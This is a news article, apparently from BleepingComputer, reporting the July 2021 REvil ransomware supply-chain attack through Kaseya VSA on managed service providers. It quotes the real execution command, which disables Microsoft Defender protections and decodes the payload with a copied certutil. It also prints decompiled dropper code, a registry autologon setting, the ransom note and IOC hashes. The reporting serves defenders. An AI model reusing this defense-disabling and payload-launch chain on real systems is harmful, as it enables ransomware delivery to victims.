REvil ransomware hits 1,000+ companies in MSP supply-chain attack

bleepingcomputer.com/news/security/revil-ransomware-hits-1-000-plus-companies-in-msp-supply-chain-attack/

Lawrence Abrams

By
Lawrence Abrams

- July 2, 2021
- 03:56 PM
- 0

A massive REvil ransomware attack affects multiple managed service providers and over a thousand of their customers through a reported Kaseya supply-chain attack.

Starting this afternoon, the REvil ransomware gang, aka Sodinokibi, targeted MSPs with thousands of customers, through what appears to be a Kaseya VSA supply-chain attack.

At this time, there eight known large MSPs that have been hit as part of this supply-chain attack.

Kaseya VSA is a cloud-based MSP platform that allows providers to perform patch management and client monitoring for their customers.

Huntress Labs' John Hammond has told BleepingComputer that all of the affected MSPs are using Kaseya VSA and that they have proof that their customers are being encrypted as well.

"We are tracking 20 MSPs where Kaseya VSA was used to encrypt over 1,000 business and are working in close collaboration with six of them," Hammond shared in blog post about the attack.

Kaseya issued a security advisory on their help desk site, warning all VSA customers to immediately shut down their VSA server to prevent the attack's spread while investigating.

> "We are experiencing a potential attack against the VSA that has been limited to a small number of on-premise customers only as of 2:00 PM EDT today.
>
> We are in the process of investigating the root cause of the incident with an abundance of caution **but we recommend that you IMMEDIATELY shutdown your VSA server until you receive further notice from us**.
>
> **Its critical that you do this immediately, because one of the first things the attacker does is shutoff administrative access to the VSA**."

In a statement to BleepingComputer, Kaseya stated that they have shut down their SaaS servers and are working with other security firms to investigate the incident.

Most large-scale ransomware attacks are conducted late at night over the weekend when there is less staff to monitor the network.

As this attack happened midday on a Friday, the threat actors likely planned the time to coincide with the July 4th weekend in the USA, where it is common for staff to have a shorter workday before the holidays.

If you have first-hand information about this attack or information about affected companies, we would love to hear about it. You can confidentially contact us on Signal at +16469613731 or on Wire at @lawrenceabrams-bc.


REvil attack spread through auto-update

BleepingComputer has been told by both Huntress' John Hammond and Sophos' Mark Loman that the attacks on MSPs appear to be a supply chain attack through Kaseya VSA.

According to Hammond, Kaseya VSA will drop an agent.crt file to the c:\kworking folder, which is being distributed as an update called 'Kaseya VSA Agent Hot-fix.'

A PowerShell command is then launched that first disables various Microsoft Defender security features, such as real-time monitoring, Controlled Folder Access, script scanning, and network protection.

It will then decode the agent.crt file using the legitimate Windows certutil.exe command to extract an agent.exe file to the same folder, which is then launched to begin the encryption process.




```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul & C:\Windows\System32\
WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -
DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning 
$true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -
MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil
.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode
 c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\
cert.exe & c:\kworking\agent.exe
```

PowerShell command to execute the REvil ransomware

Source: Reddit

The agent.exe is signed using a certificate from "PB03 TRANSPORT LTD" and includes an embedded 'MsMpEng.exe' and 'mpsvc.dll,' with the DLL being the REvil encryptor. When extracted, the 'MsMpEng.exe' and 'mpsvc.dll' are placed in the C:\Windows folder.



Digital Signature Information

This digital signature is OK.

Signer information


Name: PB03 TRANSPORT LTD.

E-mail: Brouillettebusiness@outlook.com

Signing time: Not available

Signed agent.exe file

The MsMPEng.exe is an older version of the legitimate Microsoft Defender executable used as a LOLBin to launch the DLL and encrypt the device through a trusted executable.



```
/* WARNING: Globals starting with '_' overlap smaller symbols at the same address */

undefined4 __fastcall
WinMain(undefined param_1,undefined param_2,undefined param_3,undefined param_4,LPWSTR param_5)

{
  HRSRC pHVar1;
  HGLOBAL pvVar2;
  LPWSTR lpApplicationName;

  pHVar1 = FindResourceW((HMODULE)0x0,(LPCWSTR)0x65,L"SOFTIS");
  if (pHVar1 != (HRSRC)0x0) {
    pvVar2 = LoadResource((HMODULE)0x0,pHVar1);
    if (pvVar2 != (HGLOBAL)0x0) {
      DAT_004143a0 = LockResource(pvVar2);
      pHVar1 = FindResourceW((HMODULE)0x0,(LPCWSTR)0x66,L"MODLIS");
      if (pHVar1 != (HRSRC)0x0) {
        pvVar2 = LoadResource((HMODULE)0x0,pHVar1);
        if (pvVar2 != (HGLOBAL)0x0) {
          _DAT_004143a4 = LockResource(pvVar2);
          FUN_00401000((int)_DAT_004143a4,0xc5588,L"mpsvc.dll");
          lpApplicationName = FUN_00401000((int)DAT_004143a0,0x56d0,L"MsMpEng.exe");
          _DAT_004143a8 = 0x44;
          CreateProcessW(lpApplicationName,param_5,(LPSECURITY_ATTRIBUTES)0x0,
                         (LPSECURITY_ATTRIBUTES)0x0,0,0x230,(LPVOID)0x0,(LPCWSTR)0x0,
                         (LPSTARTUPINFOW)&DAT_004143a8,(LPPROCESS_INFORMATION)&DAT_004143ec);
        }
      }
    }
  }
  return 0;
}
```

The agent.exe extracting and launching embedded resources

Some of the samples add politically charged Windows Registry keys and configurations changes to infected computers.

For example, a sample [VirusTotal] installed by BleepingComputer adds the **HKLM\SOFTWARE\Wow6432Node\BlackLivesMatter** key to store configuration information from the attack.

Advanced Intel's Vitali Kremez told BleepingComputer that another sample configures the device to launch REvil Safe Mode with a default password of '**DTrump4ever**.'

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
"AutoAdminLogon"="1"
"DefaultUserName"="[account_name]"
"DefaultPassword"="DTrump4ever"

Kaseya CEO Fred Voccola told BleepingComputer in an email late Friday night that a vulnerability in Kaseya VSA was used during the attack and that a patch will be released as soon as possibly.

> "While our investigation is ongoing, to date we believe that:
>
> - Our SaaS customers were never at-risk. We expect to restore service to those customers once we have confirmed that they are not at risk, which we expect will be within the next 24 hours;
> - Only a very small percentage of our customers were affected – currently estimated at fewer than 40 worldwide.
>
> We believe that we have identified the source of the vulnerability and are preparing a patch to mitigate it for our on-premises customers that will be tested thoroughly. We will release that patch as quickly as possible to get our customers back up and running." - Kaseya.


BleepingComputer has sent followup questions regarding the vulnerability and was told a comprehensive update would be released Saturday afternoon.

Huntress continues to provide more info about the attack in a Reddit thread and we have added IOCs to the bottom of this article.

Ransomware gang demands a $5 million ransom

A sample of the REvil ransomware used in one of these attacks has been shared with BleepingComputer. However, it is unknown if this is the sample used for every victim or if each MSP received its own ransom demand.

The ransomware gang is demanding a $5,000,000 ransom to receive a decryptor from one of the samples.



Your documents, photos, databases and other important files **encrypted**

To decrypt your files you need to buy our special software - **General-Decryptor**

Follow the instructions below. But remember that you do not have much time

General-Decryptor price

the price is for all PCs of your infected network

You have 2 days, 23:38:14

* If you do not pay on time, the price will be doubled

* Time ends on **Jul 5, 14:15:38**

Current price 24435.5 XMR ≈ 5,000,000 USD

After time ends 48871 XMR ≈ 10,000,000 USD

Monero address: [redacted]

* XMR will be recalculated in 5 hours with an actual rate.

Ransom demand

According to Emsisoft CTO Fabian Wosar, MSP customers who were affected by the attack received a much smaller $44,999 ransom demand.

While REvil is known to steal data before deploying the ransomware and encrypting devices, it is unknown if the attackers exfiltrated any files.

MSPs are a high-value target for ransomware gangs as they offer an easy channel to infecting many companies through a single breach, yet the attacks require intimate knowledge about MSPs and the software they use.

REvil has an affiliate well versed in the technology used by MSPs as they have a long history of targeting these companies and the software commonly used by them.

In June 2019, an REvil affiliate targeted MSPs via Remote Desktop and then used their management software to push ransomware installers to all of the endpoints that they manage.

This affiliate is believed to have previously worked with GandCrab, who also successfully conducted attacks against MSPs in January 2019.

This is a developing story and will continue to be updated.

Update 7/1/21 10:30 PM EST: Added updated statement about vulnerability.
Update 7/3/21 5:37 PM EST: Updated title and added information on how over 1,000 businesses have been affected this attack.

IOCS

Known file hashes:

```
agent.crt - 2093c195b6c1fd6ab9e1110c13096c5fe130b75a84a27748007ae52d9e951643
agent.exe - d55f983c994caa160ec63a59f6b4250fe67fb3e8c43a388aec60a4a6978e9f1e
mpsvc.dll - e2a24ab94f865caeacdf2c3ad015f31f23008ac6db8312c2cbfb32e4a5466ea2
mpsvc.dll - 8dd620d9aeb35960bb766458c8890ede987c33d239cf730f93fe49d90ae759dd
```

- Kaseya
- MSP
- Ransomware
- REvil
- Sodinokibi
- Supply-Chain Attack

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

Post a Comment Community Rules

You need to login in order to post a comment

Not a member yet? Register Now

You may also like: